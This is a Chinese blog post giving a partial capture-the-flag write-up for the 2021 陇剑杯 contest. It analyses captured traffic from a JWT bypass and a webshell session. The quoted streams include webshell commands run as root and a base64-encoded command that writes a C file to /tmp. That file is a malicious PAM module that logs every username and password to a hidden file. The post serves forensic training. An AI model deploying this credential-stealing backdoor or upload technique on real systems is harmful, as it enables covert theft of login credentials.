陇剑杯部分wp（参赛总结与反思）

原创

cyphersec 于 2021-10-17 16:13:28 发布 167 收藏 1


分类专栏： 笔记 文章标签： http java restful

本文链接：https://blog.csdn.net/cuddlylm/article/details/120335942

1.签到

网管小王在上网途中发现自己的网络访问异常缓慢，于是对网络出口捕获了流量，请您分析流量后进行回答：（本题仅1小问）

此时正在进行的可能是___http___协议的网络攻击。（如有字母请全部使用小写，填写样例：http、dns、ftp）



看请求包，协议为http，版本为1.1

2.jwt

昨天，单位流量系统捕获了黑客攻击流量，请您分析流量后进行回答：

这题要先了解什么是jwt


> JSON Web Token (JWT)是一个开放标准(RFC 7519)，它定义了一种紧凑的、自包含的方式，用于作为JSON对象在各方之间安全地传输信息。该信息可以被验证和信任，因为它是数字签名的。

2.1

该网站使用了__jwt__认证方式。（如有字母请全部使用小写）

2.2

黑客绕过验证使用的jwt中，id和username是_____。（中间使用#号隔开，例如1#admin）



追踪tcp流，发现在第31个流中已经成功登录
像id和admin这种信息会储存在token中，而且这段token是base64加密的
拿着这段token去解密

2.3

黑客获取webshell之后，权限是___root___？

```
command=whoamiHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:25:10 GMT
Content-Length: 249
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<script language="javascript" type="text/javascript">

  alert("root\n")

  window.location.href="\/exec";

</script>
</body>
</html>
```


在第29个流中执行了命令whoami

2.4

黑客上传的恶意文件文件名是_______1.c________。(请提交带有文件后缀的文件名，例如x.txt)

在第十四个流中已经开始命令执行了

```
command=ls%20/tmpHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Sat, 07 Aug 2021 05:14:13 GMT
Content-Length: 248
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<script language="javascript" type="text/javascript">

   alert("1.c\n")

  window.location.href="\/exec";

</script>
分组 106。1 客户端 分组，1 服务器 分组，1 turn(s).点击选择。
整个对话（1210 bytes）    Show data as ASCII
```


倒回去看第十三个


```
command=echo%20I2luY2x1ZGUgPHN0ZGlvLmg%2bCiNpbmNsdWRlIDxzdGRsaWIuaD4KI2luY2x1ZGUgPGN1cmwvY3VybC5oPgojaW5jbHVkZSA8c3RyaW5nLmg%2bCiNpbmNsdWRlIDxzZWN1cml0eS9wYW1fYXBwbC5oPgojaW5jbHVkZSA8c2VjdXJpdHkvcGFtX21vZHVsZXMuaD4KI2luY2x1ZGUgPHVuaXN0ZC5oPgpzaXplX3Qgd3JpdGVfZGF0YSh2b2lkICpidWZmZXIsIHNpemVfdCBzaXplLCBzaXplX3Qgbm1lbWIsIHZvaWQgKnVzZXJwKQp7CnJldHVybiBzaXplICogbm1lbWI7Cn0KCnZvaWQgc2F2ZU1lc3NhZ2UoY2hhciAoKm1lc3NhZ2UpW10pIHsKRklMRSAqZnAgPSBOVUxMOwpmcCA9IGZvcGVuKCIvdG1wLy5sb290ZXIiLCAiYSsiKTsKZnB1dHMoKm1lc3NhZ2UsIGZwKTsKZmNsb3NlKGZwKTsKfQoKUEFNX0VYVEVSTiBpbnQgcGFtX3NtX3NldGNyZWQoIHBhbV9oYW5kbGVfdCAqcGFtaCwgaW50IGZsYWdzLCBpbnQgYXJnYywgY29uc3QgY2hhciAqKmFyZ3YgKSB7CnJldHVybiBQQU1fU1VDQ0VTUzsKfQoKUEFNX0VYVEVSTiBpbnQgcGFtX3NtX2FjY3RtZ210KHBhbV9oYW5kbGVfdCAqcGFtaCwgaW50IGZsYWdzLCBpbnQgYXJnYywgY29uc3QgY2hhciAqKmFyZ3YpIHsKcHJpbnRmKCJBY2N0IG1hbmFnZW1lbnRcbiIpOwpyZXR1cm4gUEFNX1NVQ0NFU1M7Cn0KClBBTV9FWFRFUk4gaW50IHBhbV9zbV9hdXRoZW50aWNhdGUoIHBhbV9oYW5kbGVfdCAqcGFtaCwgaW50IGZsYWdzLGludCBhcmdjLCBjb25zdCBjaGFyICoqYXJndiApIHsKaW50IHJldHZhbDsKY29uc3QgY2hhciogdXNlcm5hbWU7CmNvbnN0IGNoYXIqIHBhc3N3b3JkOwpjaGFyIG1lc3NhZ2VbMTAyNF07CmNoYXIgaG9zdG5hbWVbMTI4XTsKcmV0dmFsID0gcGFtX2dldF91c2VyKHBhbWgsICZ1c2VybmFtZSwgIlVzZXJuYW1lOiAiKTsKcGFtX2dldF9pdGVtKHBhbWgsIFBBTV9BVVRIVE9LLCAodm9pZCAqKSAmcGFzc3dvcmQpOwppZiAocmV0dmFsICE9IFBBTV9TVUNDRVNTKSB7CnJldHVybiByZXR2YWw7Cn0KCnNucHJpbnRmKG1lc3NhZ2UsMjA0OCwiVXNlcm5hbWUgJXNcblBhc3N3b3JkOiAlc1xuIix1c2VybmFtZSxwYXNzd29yZCk7CnNhdmVNZXNzYWdlKCZtZXNzYWdlKTsKcmV0dXJuIFBBTV9TVUNDRVNTOwp9|base64%20-d%20>/tmp/1.cHTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

```
Date: Sat, 07 Aug 2021 05:13:59 GMT
Content-Length: 225
Connection: close

<!DOCTYPE html>
<html lang="en">
```


上传了一个.c文件